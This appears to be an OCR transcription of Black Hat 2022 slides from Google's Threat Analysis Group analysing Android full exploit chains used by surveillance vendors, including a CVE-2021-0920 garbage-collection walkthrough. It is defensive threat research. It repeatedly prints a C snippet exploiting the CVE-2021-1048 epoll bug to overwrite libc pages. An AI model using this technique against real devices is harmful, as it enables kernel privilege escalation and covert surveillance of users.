black hat® USA 2022

August 10-11, 2022

BRIEFINGS

Monitoring Surveillance Vendors: A Deep Dive into In-the-Wild Android Full Chains in 2021

Xingyu Jin
Christian Resell
Clement Lecigne
Richard Neal

Introduction

Xingyu
@1ce0ear

Richard
@ExploitDr0id

Christian
@0xbadcafe1


Agenda

- Examples of full-chains found in-the-wild by TAG
- CVE-2021-0920 deep dive
- Post exploitation
- Exploit in Google Play
- Defending Android
- Conclusion

Threat Analysis Group

- Goal: **Protect Google and our users**
- Hunting for 0-days exploited in-the-wild
- Tracking more than 30 surveillance vendors
- Exploits shared/sold between groups
- Two Android full-chains found in 2021
    - From different surveillance vendors

0-days reported by TAG



Android Full-chain #1

- Served to an up-to-date Android phone
- Two 0-days were exploited:
    - CVE-2021-38003: Chrome renderer 0-day in JSON.stringify
    - CVE-2021-1048: epoll refcount bug
- CVE-2021-1048 was **fixed quickly in the upstream kernel**
    - Not the first time we have seen this (e.g. CVE-2019-2215 aka Bad Binder)

Android Full-chain #1: Exploitation

```
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```

Android Full-chain #1: Exploitation

```c
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```

Android Full-chain #1: Exploitation

```
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```

Android Full-chain #1: Exploitation

```
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```

Android Full-chain #1: Exploitation

```c
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```

Android Full-chain #1: Exploitation

```
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```


Android Full-chain #1: Exploitation

```
void *libc_map = mmap(NULL, libc_size, PROT_READ, MAP_PRIVATE, libc_fd, 0);
int fd = socket(AF_LOCAL, SOCK_DGRAM, 0);

fput(fd);
usleep(500);

int mfd = memfd_create("foobar", 0);
void *rw_map = mmap(NULL, libc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

close(fd);
close(mfd);
usleep(500);

int lfd = open(LIBC_PATH, O_RDONLY);
uint32_t foobar;
for (size_t i = 0; i < libc_size; i += PAGE_SIZE) {
        foobar = *(uint32_t *)&libc_map[i];
        foobar = *(uint32_t *)&rw_map[i];
}
memcpy(rw_map, "booom", 5);
```

Android Full-chain #2

1. **Achieve RCE:** Several Chrome N-days targeting an OEM browser where the bugs weren’t patched
    - CVE-2020-16040
    - CVE-2020-6383
    - CVE-2020-6418
2. **Sandbox escape**
    - Bad Binder
    - 0-day

Android Full-chain #2



One-time link

Exploit server

Chrome renderer

WASM rwx memory

Local privilege escalation


CVE-2021-0920

- CVE-2021-0920 exploit
  - The most complicated in-the-wild Android kernel exploit in 2021.
  - There were 2 major versions target at a OEM X
    - A for early devices
    - B for recent devices (e.g. devices released on 2020)

- Everything starts at a kernel feature: users can send file descriptors to other tasks by `SCM_RIGHTS` datagram


Linux Kernel Garbage Collection

- Let’s say socket A sends itself to socket B (socket buffer == `skb` == `sk_buff`)



Linux Kernel Garbage Collection

- When B receives the file descriptor



A

Before

Socket file A
ref = 2

Socket file B
ref = 1

After


Socket file A
ref = 2


Socket file B
ref = 1

Get C in terms of A

Linux Kernel Garbage Collection


- Let’s consider the following scenario “unbreakable
  - `close(A), close(B)`
- We need a garbage collector
  - `close` syscall may trigger the GC
- inflight count






Linux Kernel Garbage Collection

- Let’s see the following “breakable” cycle:
  - `close(A), close(B)`




Linux Kernel Garbage Collection

- From a garbage collector point of view
- Step 1: A and B are marked as “potential garbage”
    - `gc_candidates: {A, B}`




Linux Kernel Garbage Collection

- *Step2: Scanning inflight for gc_candidates: {A, B}*
    - *Check A's receiver queue -> B is in the flight*




Linux Kernel Garbage Collection

- *Step2: Scanning inflight for gc_candidates: {A, B}*
    - ○ *Since B is also a GC candidate, decrement B's inflight count*




Linux Kernel Garbage Collection

- *Step2: Scanning inflight for gc_candidates: {A, B}*
    - *Similarly, A's inflight count is decremented to 0 too*




Linux Kernel Garbage Collection

- Step 3: `inflight(B) >0`, B is not a garbage.
  - *Recursively restore inflight process*
- No one is considered as garbage



